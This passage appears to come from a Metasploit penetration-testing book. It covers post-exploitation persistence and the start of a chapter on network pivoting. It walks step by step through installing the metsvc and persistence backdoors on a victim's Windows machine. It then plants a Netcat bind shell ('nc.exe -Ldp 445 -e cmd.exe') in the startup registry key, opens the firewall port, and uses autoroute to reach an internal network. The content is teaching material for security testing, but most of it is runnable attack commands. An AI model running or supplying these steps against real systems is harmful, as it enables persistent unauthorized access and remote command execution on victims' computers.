


It is time to learn something different. In this section we will learn to install a backdoor in the victim's system after attaining a Meterpreter session.


There is another backdoor available in Metasploit, which is known as `metsvc`. We will first check the commands that can be used with this backdoor, so type in `run metsvc -h` and it will show us these.




We can see that the `-A` option will automatically launch a backdoor in the victim's machine. So type in `run metsvc -A`.




We can see that a second Meterpreter session is established from the victim's system and the malicious backdoor `metsvc-server.exe` file is successfully uploaded in the victim's system and executed.



The victim's task manager displays our backdoor service as running. These malicious files are uploaded to Windows' `Temp` directory at `C:\WINDOWS\Temp\CFcREntszFKx`.




If you want to remove that backdoor service from the victim's system, type in `run metsvc -r`.



We can see that the `metsvc` service is successfully removed, but the EXE files from the victim's `Temp` directory will not get removed.

Metasploit persistent backdoor

In this part, we will learn to use a persistent backdoor. It is a Meterpreter script that installs a backdoor service in the target system. So type in `run persistence -h` for showing all the commands that can be used with a persistent backdoor.




After understanding the usable commands, type in `run persistence -A -L C:\\ -S -X -p 445 -i 10 -r 192.168.0.103`.


The commands in this syntax are explained as follows:

- `A`: For automatically starting a payload handler
- `L`: The location in the target host for dropping the payload
- `S`: For automatically starting the agent when the system boots
- `p`: The port number for listening to reverse connections
- `i`: The time interval for new connections
- `r`: The IP address of the target machine


Now we run our persistence backdoor script as shown in the following screenshot:




We see that a Meterpreter session has been established from the victim's system. Let us verify whether the payload is dropped in the victim's `C:` drive.




If you want to remove that payload, we have to type in `resource` and the path of the file that has been created at the time of running the `persistence` command. We can find the path in the previous step. Type in `resource /root/.msf4/logs/persistence/PWNED-02526E037_20130513.2452/PWNED-02526E037_20130513.2452.rc`.




We are going to show you another famous persistent backdoor, Netcat. We will upload Netcat on the victim's system through the Meterpreter session. Just as in the following screenshot, we will see the `nc.exe` file on our desktop; that file is Netcat. Now we will upload this `nc.exe` file onto the victim's `system32` folder. So type in `upload /root/Desktop/nc.exe C:\\windows\\system32`.




We can see that our Netcat program is successfully uploaded onto the victim's system. An important thing we have to do now is add Netcat to the victim's startup process and bind it with port 445. In order to be able to do this, we have to tweak the victim's registry settings. Type in `run reg enumkey -k HKLM\\software\\microsoft\\windows\\currentversion\\run`.




Running this command enumerated the startup registry key and we found that three services were running in the startup process. We can see the three values in the preceding screenshot. Now we set our Netcat service in this registry value. Type in `reg setval -k HKLM\\software\\microsoft\\windows\\currentversion\\run -v nc -d 'C:\windows\system32\nc.exe -Ldp 445 -e cmd.exe'`.




Our Netcat service is attached to the registry, so let us verify whether it is running properly. Type in `reg queryval -k HKLM\\software\\microsoft\\windows\\currentversion\\Run -v nc`.




The next important thing we have to do is allow the Netcat service, which is at port number 445, through the victim's firewall. Type in `netsh firewall add portopening TCP 445 "Service Firewall" ENABLE ALL`.



After executing the previous command, we see that our port seems to be open. So let us verify from the firewall settings whether the port is open or not. Type in `netsh firewall show portopening`.



We can clearly see in the preceding screenshot that the `445 TCP` port is enabled in the firewall. Now reboot the victim's system and connect the victim's system with Netcat. Open the terminal and type in `nc -v <targetIP > <netcat port no.>`; for example, here we are using `nc -v 192.168.0.107 445`. Doing this will connect you back to the victim's machine.



Summary

In this chapter we covered various techniques on how to make a backdoor executable for deployment on the victim's system. We learned to bind the executable files to legitimate programs and make the victim execute them for us to get a reverse connection. We also discussed different types of payloads in the Metasploit kitty and how they work in establishing connections with the backdoor EXE. We also worked on making an executable undetectable by an antivirus, and hence the user was not able to distinguish between a normal and a malicious file. Through these techniques, we were able to learn how to maintain persistent access to the system once it has been exploited. In the next chapter, we will discuss the final phase of post-exploitation, which is pivoting and network sniffing.

References


The following are some helpful references that shed further light on some of the topics covered in this chapter:

- `http://jameslovecomputers.wordpress.com/2012/12/10/metasploit-how-to-backdoor-an-exe-file-with-msfpayload/`
- `http://pentestlab.wordpress.com/2012/04/16/creating-an-undetectable-backdoor/`
- `http://www.securitylabs.in/2011/12/easy-bypass-av-and-firewall.html`
- `http://www.offensive-security.com/metasploit-unleashed/Interacting_With_Metsvc`
- `http://www.offensive-security.com/metasploit-unleashed/Netcat_Backdoor`
- `http://en.wikipedia.org/wiki/Backdoor_(computing)`
- `http://www.f-secure.com/v-descs/backdoor.shtml`
- `http://feky.bizhat.com/tuts/backdoor.htm`
- `http://www.offensive-security.com/metasploit-unleashed/Msfpayload`
- `http://www.offensive-security.com/metasploit-unleashed/Msfencode`
- `http://www.offensive-security.com/metasploit-unleashed/Msfvenom`

11
Post Exploitation – Pivoting and Network Sniffing

What is pivoting?


Pivoting in simple terms is depending on one element to make use of the other element. In this chapter, we will look into the art of pivoting and network sniffing. The scenario is more applicable to end-system firewalls, or maybe a web server, which are the only points for getting into the internal network. We would leverage this connectivity of the web server with the internal network to connect to the internal systems through our exploitation techniques covered in the previous chapters. So in simple words, the first compromised system aids us in compromising the other systems, which are inaccessible from the outside network.




Pivoting in a network

Well, this is a very interesting part of Metasploit where we will hack into a LAN network by compromising a system. Here, we already have a compromised system, and we have a `meterpreter` shell of that system.


1. First let us check the IP settings on that system by typing in `ipconfig`. We can see in the screenshot that the victim has two network adapters. `Adapter #2` has the IP of `10.10.10.1` range.




2. Now we will check the whole network routing table using the route command by typing in `route`.




3. Now our plan is to attack this additional network. For this attack, Metasploit has a post exploitation script, which is known as `autoroute`. This script allows us to attack the second network using the first compromised system. Using this script we can attack the second network from this compromised system. Type in `run autoroute -h` and it will show all usage commands of the script.




4. Here we are using `run autoroute -s 10.10.10.1/24`; running this command will add a route to the target machine from our compromised system.




5. Now, we can see in the preceding screenshot that a route has been added via `192.168.0.110`, which is our compromised system. Now we will verify whether our route has been added or not by typing in `run auroroute -p`.



